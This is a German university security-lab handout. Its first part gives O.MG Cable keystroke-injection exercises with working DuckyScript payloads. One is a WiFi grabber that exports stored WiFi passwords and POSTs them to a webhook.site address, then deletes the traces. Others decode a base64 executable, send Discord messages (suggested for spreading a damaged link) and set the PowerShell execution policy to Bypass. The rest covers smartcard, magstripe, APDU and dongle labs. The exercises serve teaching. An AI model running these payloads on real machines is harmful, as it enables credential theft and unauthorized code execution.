
Ducky_lang DE (umstellen für andere Tastaturen)

GUI: simuliert drücken auf Windows Taste

Delay 500: wartet eine halbe Sekunde (wichtig wegen Reaktionszeit des Computers)

STRING xyz: der String xyz wird eingetippt

Ergebnis:



O.MG Cable – Aufgabe 2: Dekodierung und Speichern einer Base64-codierten Datei als .exe-Datei

Payload - Beschreibung:

- Das Skript erstellt zuerst den Ordner ‚Attack‘
- Falls es ältere Versionen der Dateien ‚decoder.vbs‘, ‚executable.txt‘ und ‚executable.exe‘ vorhanden sind, werden diese gelöscht
- Im nächsten Schritt wird das Dekodier-Skript ‚decoder.vbs‘ erstellt, die eine base64-kodierte Datei in eine .exe-Datei dekodiert
- Executable.txt erstellen: Das Skript erzeugt eine Textdatei, die die base64-kodierte Version von Hello World enthält
- Dekodierung: Das Skript führt das VBScript ‚decoder.vbs‘ aus, um die Base 64-codierte Datei zu dekodieren und als ausführbare Datei zu speichern
- Zum Schluss listet das Skript den Inhalt des Attack-Ordners auf, um zu zeigen, dass die executable.exe Datei erfolgreich erstellt wurde. Das Skript führt die exe-Datei nicht aus.

O.MG Cable – Aufgabe 3: WIFI-Grabber

Aufgabenstellung:

Erstelle ein Skript, das die gespeicherten WIFI-Passwörter auf dem Zielgerät extrahiert und an einen vordefinierten WebHook sendet.

Alternativ (einfacher): Erstelle eine Nachricht auf dem Zielcomputer und sende diese Nachricht an ein WebHook. (unten angegebenes Skript abändern)

Payload Wifi-Grabber:

```
Delay 3000
STRING GUI r
Delay 100
String cmd /k mode con: cols=15 lines=1
Enter
Delay 500
String cd %temp%
Enter
Delay 500
String netsh wlan export profile key=clear
Enter
Delay 1000
String powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial' > Wi-Fi-
PASS
Enter
Delay 3000
String powershell Invoke-WebRequest -Uri https://webhook.site/<ADD-WEBHOOK-
ADDRESS-HERE> -Method POST -InFile Wi-Fi-PASS
Enter
Delay 3000
String del Wi* /s /f /q
Enter
Delay 1000
Exit
```

Link zum Skript

<https://github.com/hak5/omg-payloads/blob/master/payloads/library/credentials/wifigrabber/payload.txt>

Link bzgl. „Webhook einrichten“: <https://webhook.site>

O.MG Cable – Aufgabe: Versenden von Nachrichten

Beschreibung

Erstelle ein Skript, welches eine Messenger App öffnet und dann eine Nachricht versendet. Könnte z.B. verwendet werden, um Kollegen einen beschädigten Link zu schicken.

Payload für Discord

```
REM If, for example, the server is Hak5 and the channel in which you  
REM want to send the message is called wifi-pineapple then you should  
REM write just wifi-pineapple
```

```
DEFINE CHAT_NAME example
```

```
REM Open Discord app  
GUI
```

```
DELAY 1000
```

```
STRINGLN Discord
```

```
REM This depends on the power of the computer and
```

```
REM whether there are upgrades to be done
```

```
DELAY 6000
```

```
REM Search by Discord keyboard shortcut and open it
```

```
CTRL k
```

```
DELAY 500
```

```
STRINGLN #CHAT_NAME
```

```
DELAY 500
```

```
STRINGLN_BLOCK
```

```
    Write your text/link here...
```

```
END_STRINGLN
```

```
ALT F4
```

Link zum Skript

[https://github.com/hak5/omg-payloads/blob/master/payloads/library/execution/
Send_Messages_In_Discord_Channel-Server/payload.txt](https://github.com/hak5/omg-payloads/blob/master/payloads/library/execution/Send_Messages_In_Discord_Channel-Server/payload.txt)

O.MG Cable – Aufgabe 5: PowerShell mit Administrationsrechten Starten

Aufgabenstellung:

Starte eine Windows-Powershell mit Administrationsrechten

Payload:

```
REM Requirements:NONE

DEFAULT_DELAY 500
GUI x
STRING a
LEFTARROW
ENTER

DELAY 2000
STRINGLN Get-ExecutionPolicy -List
STRINGLN Set-ExecutionPolicy Bypass
STRINGLN Get-ExecutionPolicy -List
ALT F4
```

Link zum Skript

https://github.com/hak5/omg-payloads/blob/master/payloads/library/execution/Starting_a_PowerShell_with_administrator_permissions_in_Windows/payload.txt

Weitere Beispiele

- Einfache & kurze Payloads findet man auf <http://192.168.4.1> unter ‚Example Payloads‘ (z.B. String in die Konsole schreiben, Text laut vorlesen, Mausbewegungen vortäuschen)
- Weitere Payloads (z.B. Exfiltration)
<https://github.com/hak5/omg-payloads/tree/master/payloads/library/exfiltration>
- Eigene Ideen sind willkommen.
Ablauf und Ergebnisse bitte so dokumentieren, dass daraus neue Übungen (für alle Teilnehmer:innen) entstehen können.

W02e – Chipkarten, Security Token und andere Token

1 Inhalte

- Karten mit Magnetstreifen
- (Intelligente) Speicherkarten
- Prozessor-Chipkarten
- Weitere Security Token
- JavaCards vom PC aus nutzen (optional)
- GPG und Security Token (optional)

2 Allgemeine Hinweise

- Verwenden Sie bei Chipkarten und den zugehörigen Anwendungen möglichst einfache PINs und Passwörter (z.B. 0000 oder 00000000). Dies verhindert, dass die Chipkarten durch wiederholte Eingaben falscher Werte dauerhaft deaktiviert und damit unbrauchbar werden. In der Praxis ist von dieser Vorgehensweise natürlich strikt abzuraten, da sie die Sicherheit des gesamten Systems untergräbt.
- Die genutzten Programme sichern sich meist den exklusiven Zugriff auf die eingelegte Chipkarte. Dies führt dazu, dass eine zweite (später gestartete) Anwendung nicht mit der Chipkarte kommunizieren kann und sich verhält, als wäre die Karte defekt. Aus diesem Grund sollte immer nur *eine CC-Anwendung gleichzeitig* laufen!

3 Benötigte (zusätzliche) Software

Folgende Programme kommen im Praktikum zum Einsatz. Sofern ein Programm nicht vorinstalliert ist, finden Sie es im Seafile-Repository “Labor” unter “SW”:

- Treiber für CyberJack Chipkartenleser (kontaktbehaftet)
- Smart Card Shell
- Hex-Editor (z.B. HxD)
- CHIPDRIVE Smartcard Commander
- SafeNet Sentinel
- Für die optionale Übungen:
 - PerformanceTest
 - Eraser

4 Laborübungen

Aufgabe W02e.1: Karten mit Magnetstreifen

Der Magnetstreifen kann prinzipiell von jedermann mittels eines Einzugs- oder Durchzugskartenlesers ausgelesen und – geeignete (im Labor jedoch nicht bereitgestellte) Hardware vorausgesetzt – auch beschrieben werden. Der Magnetstreifen ist in drei Spuren unterteilt, wobei die

einzelnen Spuren mit unterschiedlichen Bitdichten und Codierungen beschrieben werden. Der ISO/IEC Standard 7811 definiert die drei Spuren wie folgt:

Spur 1 wird mit 210 bpi (bpi = bit per inch) und 7 Bit pro Zeichen (inklusive einem Paritätsbit) beschrieben. Bei Nutzung der vollen Breite der Karte (rund 85 mm) können somit 76 Zeichen bestehend aus Ziffern, Buchstaben und Trennzeichen gespeichert werden.

Spur 2 wird mit 75 bpi und 5 (4+1) Bit pro Zeichen beschrieben und kann somit 37 Zeichen (bestehend aus Ziffern und Trennzeichen) speichern.

Spur 3 wird wiederum mit 210 bpi, nun jedoch mit (4+1) Bit pro Zeichen beschrieben, womit 104 Zeichen (Ziffern und Trennzeichen) gespeichert werden können.

Spur 1 wird meist nur bei Kreditkarten genutzt und enthält folgende – vom Standpunkt der Sicherheit aus gesehen – interessanten Daten:

- Kartenummer (maximal 19-stellig)
- Namen der Inhaberin / des Inhabers
- Ablaufdatum

Spur 2 enthält:

- Kontonummer
- Ländercode
- Ablaufdatum

Spur 3 enthält abgesehen von sicherheitsrelevanten Parametern (wie der Anzahl der verbleibenden Versuche, die richtige PIN einzugeben) eine einstellige Kartenfolgennummer anhand derer sich verschiedene Karten zur selben Kontonummer unterscheiden lassen. Führen Sie nun folgende Übungen durch:

- Stecken Sie den Magnetstreifenleser am USB-Port an, er sollte automatisch erkannt werden. Während seiner Aktivierung sollte er zweimal piepsen. Der Magnetstreifenleser verhält sich wie eine Tastatur, d.h. die aus den drei Spuren ausgelesenen Daten werden an der Cursor-Position eingefügt.
- Lesen Sie den Magnetstreifen Ihrer Maestro-Karte aus und analysieren Sie die darauf gespeicherten Daten.
- Lesen Sie den Magnetstreifen Ihrer Kreditkarte aus und analysieren Sie die darauf gespeicherten Daten.
- Lesen Sie den Magnetstreifen von diversen Kundenkarten aus und analysieren Sie die darauf gespeicherten Daten.

Diskutieren Sie das Schutzniveau und mögliche Einsatzszenarien von Magnetstreifenkarten.

Hinweis: Falls Sie die ausgelesenen Daten in einem Dokument (zwischen)speichern, so stellen Sie sicher, dass es nicht in falsche Hände gerät (z.B. durch Löschen mit dem Programm Eraser)!

Lernziel: Das geringe Sicherheitsniveau von (Kunden)Karten mit Magnetstreifen erkennen.

Aufgabe W02e.2: (Intelligente) Speicherkarten

In dieser Übung sollen Sie die Eigenschaften einiger Chipkarten analysieren. Installieren Sie hierzu zunächst den CHIPDRIVE Smartcard Commander (Seriennummer beim Übungsleiter erhältlich). Nach Einstecken der Chipkarte in das Lesegerät wird mit dem Smartcard Commander ein Reset der Karte ausgeführt. Der Smartcard Commander erkennt und unterstützt folgende

Chipkarten:

(Intelligente) Speicherkarten: Diese Karten können meist ohne Nachweis einer Berechtigung ausgelesen und in manchen Fällen (z.B. nach erfolgreicher Eingabe und Verifikation einer Schreib-PIN) auch wieder beschrieben werden.

(Co-)Prozessor-Chipkarten: Diese Karten antworten nach einem Reset mit der sogenannten Answer to Reset (ATR). Sie bieten i.A. einen besseren Schutz der auf ihnen gespeicherten und verarbeiteten Daten und stellen kryptographische Funktionen (wie Ver- und Entschlüsselung und digitale Signaturen bereit).

Führen Sie nun abhängig von der Klasse der Chipkarte folgende Aufgaben durch:

Speicherkarten: Warum können diese Karten teilweise ohne Eingabe einer PIN oder Authentifikation zwischen Karte und Terminal ausgelesen werden? Welche der Karten können nach Modifikation der Inhalte im Smartcard Editor auch wieder beschrieben werden?

Hinweis: Falls beim Schreiben die Eingabe einer PIN verlangt wird, dann brechen Sie den Schreibversuch bitte ab. Das Durchprobieren von möglichen PINs führt früher oder später zur unwiderruflichen Sperrung der Karte!

Prozessorkarte: Ermitteln Sie Übertragungsprotokoll, Übertragungsrate, Taktteiler, Codierung, ATR und gegebenenfalls Speichergröße. Protokollieren Sie diese Daten für den späteren Vergleich. Stellen Sie die ATRHistory mittels Hex-Editor als ASCII-Zeichen dar.

Hinweis: Den von der Chipkarte gesendeten ATR können Sie z.B. mit Hilfe der Webseite <https://smartcard-atr.apdu.fr> (Stand: 11/2020) decodieren. Eine Liste von verschiedenen ATRs finden Sie in der Datei "MISC/smartcard_list.txt" bzw. unter http://ludovic.rousseau.free.fr/softwares/pcsc-tools/smartcard_list.txt (Stand: 11/2020).

Diskutieren Sie das Schutzniveau und mögliche Einsatzszenarien von (intelligenten) Speicherkarten.

Hinweis: Die Speicherkarten können auch mit der Demo-Version des Smart Card Commanders nur ausgelesen werden. Das Schreiben (d.h. das dauerhafte Speichern) ist allerdings nur mit der Voll-Version möglich.

Lernziel: Kennenlernen der charakteristischen Daten von Speicher- und Prozessor-Chipkarten.

Aufgabe W02e.3: Prozessor-Chipkarten

In dieser Übung sollen Sie Kommandos an Prozessor-Chipkarten senden und die empfangenen Antworten auswerten. Installieren Sie hierzu zunächst je nach bevorzugter Programmiersprache eine der beiden folgenden Anwendungen:

- Smart Card Shell (Programmiersprache JavaScript)
- CHIPDRIVE Smartcard Commander (Programmiersprache PASCAL)

Testen und erweitern Sie die bereitgestellten Skripts zum Senden, Empfangen und Verarbeiten von APDUs.

W02e.3a: Smart Card Shell

In der Smart Card Shell müssen Sie zunächst unter “Options → Reader Configuration” den zu verwendenden Chipkartenleser auswählen. Sellen Sie zudem sicher, dass alle anderen Chipkarten-Programme geschlossen sind.

Für die Smart Card Shell werden folgende Skripts bereitgestellt:

- Das Skript “ATR.js” liest den nach dem Reset der Karte zurückgelieferten ATR aus und gibt ihn hexadezimal codiert auf den Bildschirm aus. Es kann mit jeder Prozessor-Chipkarte genutzt werden.
- Das Skript “PRNG.js” kann nur mit der Win2000-Cryptoflex-Chipkarte genutzt werden. Es sendet die Kommando-APDU (cAPDU) “C0 84 00 00 xx”, mit $xx \leq 0x40$ zur Karte und gibt den Status der Antwort und die darin enthaltenen Nutzdaten aus. Konkret handelt es sich bei der cAPDU um die Abfrage von xx ($1 \leq yy \leq 64$) (pseudo)zufälligen Bytes. Bei der 16k- Cryptoflex-Chipkarte können bis zu 128 (pseudo)zufällige Bytes angefordert werden.

Hinweis: Auch Ihre Maestro-Karte, Ihre e-card oder Ihr Studierendenausweis können pseudozufällige Bytes erzeugen. Beachten Sie hierbei aber, dass die zugehörige Kommando-APDU “00 84 00 00 08” lautet. Es können daher nur genau 8 (pseudo-)zufällige Bytes erzeugt und abgeholt werden. Zudem benötigt die Maestro-Karte das Kommunikationsprotokoll T=1 (halbduplex, blockorientiert), das von der Software allerdings automatisch eingestellt werden sollte.

W02e.3b: Smartcard Commander

Für den Smartcard Commander stehen unter anderem folgende Skripts zur Verfügung:

“CRYPTOFLEX_Random.pas” fordert 8 zufällige Bytes bei der CRYPTOFLX-Chipkarte an.

```
function SendAPDU(APDU:string;var DataOut:TBuffer):boolean;
var
  erg:integer;
  SW12:Word;
begin
  erg:=TransmitString(APDU,DataOut,SW12);
  Result:=(erg=0) and (SW12=$9000);
end;

var
  DataOut:TBuffer;
begin
  if ConnectCard(ReaderName)=0 then try
    EnableAPDULogging(true);
    WriteLn('Get Random CRYPTOFLX');
    if not SendAPDU('C0 84 00 00 08',DataOut) then begin
      Beep;
      Exit;
    end;
  finally
    DisconnectCard;
  end;
end.
```

Src. 1: CRYPTOFLX_Random.pas

Ausgabe der Ausführung:

```
Get Random CRYPTOFLX
APDU: C0 84 00 00 10
SW12: 9000 (OK)

DataOut: 9F 2B 6F D7 B7 3E CD B6 (8 byte(s))
```


“MAESTRO_VISA_Random.pas” entspricht “CRYPTOFLEX_Random.pas”, allerdings werden genau 8 zufällige Bytes angefordert, da die MAESTRO-Karten nur diese Länge unterstützen.

“StarSIM_CHV.pas” sendet die APDU zur Verifikation der PIN zur StarSIM- oder GSM-Karte. Die Default-PIN ist “0000”, wobei vor dem Senden mit 0xFF auf die Länge 8 aufgefüllt werden muss.

Hinweis: CHV steht in diesem Zusammenhang für “Card Holder Verification”, dem GSM-Jargon für PIN.

```
function SendAPDU(APDU:string;var DataOut:TBuffer):boolean;
var
  erg:integer;
  SW12:Word;
begin
  erg:=TransmitString(APDU,DataOut,SW12);
  Result:=(erg=0) and (SW12=$9000);
end;

var
  DataOut:TBuffer;
begin
  if ConnectCard(ReaderName)=0 then try
    EnableAPDULogging(true);
    WriteLn('Verify CHV1 StarSIM');
    // PIN hat immer 8 Stellen, FF dient zum Padden
    // Default-PIN = 0000 = 0x30 0x30 0x30 0x30
    // PUK = 00000000
    if not SendAPDU('A0 20 00 01 08 30 30 30 30 FF FF FF FF',DataOut) then begin
      Beep;
      Exit;
    end;
  finally
    DisconnectCard;
  end;
end.
```

Src. 2: StarSIM_CHV.pas

Ausgabe der Ausführung:

```
Verify CHV1 StarSIM

APDU: A0 20 00 01 08 30 30 30 30 FF FF FF FF
SW12: 9000 (OK)
```

Lernziel: Kommando-APDUs an Chipkarten senden und Antwort-APDUs empfangen und interpretieren.

Aufgabe W02e.4: Weitere Security Token

Im Rahmen dieser Aufgabe lernen Sie Security Dongles (in Form eines USB-Dongles der Firma SafeNet) kennen, die zum Schutz von Software eingesetzt werden. Dieser Ansatz wird auch als HASP (Hardware Against Software Piracy) oder “Kopierschutz” bezeichnet. Streng genommen wird aber nicht das Kopieren der Software verhindert, sondern die unberechtigte Ausführung, indem die zu schützende Software derart modifiziert wird, dass sie in regelmäßigen Abständen die Anwesenheit des Dongles verifiziert.

Hinweis: : Es stehen unterschiedliche funktionsgleiche Dongles zur Verfügung: ein längerer roter, ein kurzer grüner und mehrere mittellange grüne.

Installieren Sie zunächst die Software “Sentinel LDK (Demo Kit)” von SafeNet und starten Sie anschließend das Programm “Envelope” mit dessen Hilfe Sie Programme (bspw. Executables,



d.h. Dateien mit der Extension “exe”) vor unbefugter Ausführung schützen können.

Nach dem Start von Envelope sollten Sie das in Abbildung 1 dargestellte Programmfenster sehen, das in drei Bereiche unterteilt ist:

1. Übersicht und Voreinstellungen (oben links): Hier sind drei Punkte für die folgende Aufgabe interessant:
 - “Programs”: Klicken Sie auf “Programs”, um zurück zur Übersicht der (geschützten bzw. zu schützenden) Programme zu gelangen.
 - “Sentinel Vendor Code”: Nach einem Links-Klick sehen Sie, dass der Demo Vendor Code und damit die Dongles der Demo-Version voreingestellt sind. Die geschützten Programme sind daher ohne diese Dongles nicht ausführbar.
 - “Default Protection Settings”: Nach einem Links-Klick auf “Windows” sehen Sie, dass die Anwesenheit des Dongles alle 300 Sekunden abgefragt wird. Schlägt eine Abfrage fehl (weil der Dongle nach Start des Programms entfernt wurde), so sperrt sich das geschützte Programm, bis der Dongle wieder gefunden wird.
2. Log Messages (unten): Hier werden diverse Meldungen über den Status des Programms und die (lokal und im Netzwerk) gefundenen Dongles angezeigt. Für das erste Kennenlernen der Software ist dieses Feld nicht weiter relevant.
3. Zu schützende Programme (oben rechts): Hier können Sie mittels Drag & Drop oder File-Selector Programme platzieren, die in weiterer Folge geschützt werden sollen. Beachten Sie, dass immer auf Kopien des Original-Programms gearbeitet wird und die geschützte Version im Verzeichnis “Output” zu finden ist!

Führen Sie nun die folgenden Schritte durch:

- Stecken Sie einen Dongle an einem der USB-Posts an.
- Ziehen Sie das Executable “Win_x64_Bounce.exe” (zu finden im Verzeichnis “C:\Program Files (x86)\SafeNet Sentinel\Sentinel LDK\VendorTools\VendorSuite\samples”) in den Fensterbereich “Programs”. Öffnen Sie nun die “Protection Details” durch einen Doppel-Klick auf das Executable und konfigurieren Sie den “Protection Key Search Mode” wie in Abbildung 2 angegeben (“local”). Dies stellt sicher, dass der Dongle nur am lokalen Rechner (und nicht auf einem Rechner im lokalen Netzwerk) gesucht wird.
- Klicken Sie anschließend auf “Protect All”. Nach kurzer Zeit wird die geschützte Kopie der Demoanwendung im Output-Verzeichnis abgelegt.
- Ziehen Sie den Dongle ab und starten Sie die geschützte Demoanwendung. Zunächst wird eine Warnung angezeigt, dass das Programm mit dem Dongle der Demo-Version geschützt wurde.
- Danach erfolgt ein Abbruch mit folgender Fehlermeldung:
Wie gewünscht kann das Programm nicht ohne Dongle ausgeführt werden.
- Stecken Sie den Dongle an und öffnen Sie das geschützte Programm erneut. Es sollte sich nun problemlos starten lassen. Ziehen Sie nun den Dongle ab und warten Sie (entsprechend der Default-Konfiguration) rund 300 Sekunden. Nach Ablauf dieser Zeit sollte es




Abb. 1: Startfenster der Anwendung SafeNet Envelope






Abb. 2: Konfiguration des “Protection Key Search Mode”





zu der oben gezeigten Fehlermeldung kommen. Eine weitere Ausführung des geschützten Programms ohne Dongle wird somit verhindert.

Um das Programm beenden zu können müssen Sie nun entweder den Dongle wieder anstecken, oder den Task-Manager verwenden, um den zugehörigen Prozess gewaltsam zu beenden.

- Stecken Sie einen Dongle mit einer anderen, als der Demo-ID an (beispielsweise den grünen Dongle mit dem Aufdruck “HASP HL”, so wird dieser zwar erkannt, aber die Ausführung des geschützten Programms wird dennoch verhindert.



- Nun soll das Abfrageintervall des Dongles verkürzt werden. Öffnen Sie hierzu die “Protection Details” durch einen Doppel-Klick auf “Win_x64_Bounce.exe” und konfigurieren Sie die “Protection Settings” wie in Abbildung 3 angegeben. Danach erzeugen Sie




Abb. 3: Konfiguration der “Periodic background checks”

die geschützte Datei wie zuvor mit einem Klick auf den Button “Protect”. Testen Sie anschließend das Verhalten der geschützten Anwendung.

- Als letzte Aufgabe sollen nun Textdateien, die mit der geschützten Version von Notepad2 (zu finden im Ordner “SW/Tools/Notepad2”) erstellt wurden, verschlüsselt werden. Öffnen Sie hierzu die “Protection Details” durch einen Doppel-Klick auf “Notepad2x64.exe”

und konfigurieren Sie die im Tab “General” angezeigten Optionen wie in Abbildung 4 angegeben. Danach erzeugen Sie die geschützte Datei wie zuvor mit einem Klick auf den Button “Protect”. Testen Sie anschließend das Verhalten der geschützten Anwendung.




Abb. 4: Konfiguration zur Nutzung der Datenverschlüsselung

Lernziel: Kennenlernen des HASP-Ansatzes.

5 Optionale Übungen

Aufgabe W02e.5: JavaCards vom PC aus nutzen (optional)

Implementieren Sie (falls Sie P01 absolviert haben) die bei der Pflichtübung P01 beschriebene PC-Komponente für die elektronische Geldbörse und senden Sie die entsprechenden Kommandos direkt aus der PC-Anwendung heraus. Die zugehörigen APDUs können Sie den macros bzw. Log-Files der JavaCard Suite entnehmen.

Aufgabe W02e.6: GPG und Security Token (optional)

Die GPG Software beinhaltet die Funktion Smartcards zur Signierung bzw. Ver- und Entschlüsselung zu verwenden. Leider ist diese Funktion nicht ohne weiteres über die Tools “Kleopatra” und “GPA” nutzbar. Um Smartcards verwenden zu können, müssen zunächst Schlüsselpaare auf der Karte erzeugt werden.

- Schließen Sie (genau) ein Kartenlesegerät an Ihren Rechner an, falls nicht bereits eines angeschlossen ist.
- Öffnen Sie die Kommandozeile (WIN+R → “cmd”).
- Geben Sie in der Kommandozeile “gpg --card-edit” ein.
- Geben Sie nun zuerst “admin” und dann “generate” ein.
- Folgen Sie den Anweisungen und erstellen Sie ein neues Schlüsselpaar auf der Karte. Dies kann einen Moment lang dauern. Wenn Sie nach dem PIN oder dem Admin PIN gefragt werden, so geben Sie für den PIN “123456” bzw. für den Admin PIN “12345678” ein.

- Wenn die Schlüsselgenerierung abgeschlossen ist, beenden Sie GPG indem Sie “quit” eingeben. Nun können Sie die Kommandozeile wieder schließen.

Das neu erstellte Schlüsselpaar steht Ihnen nun in den anderen Tools zur Verfügung. Verwenden Sie es, um Daten zu signieren und zu verschlüsseln.

Hinweis: Neben den Chipkarten unterstützt GPG auch den USB-Stick (mit integrierter Chipkarte), den Kartenleser von Reiner SCT mit integriertem Display und PIN-Pad und YubiKeys (Siehe Aufgabe W04a.18). GPG nutzt allerdings immer den ersten Chipkartenleser der gefunden wird!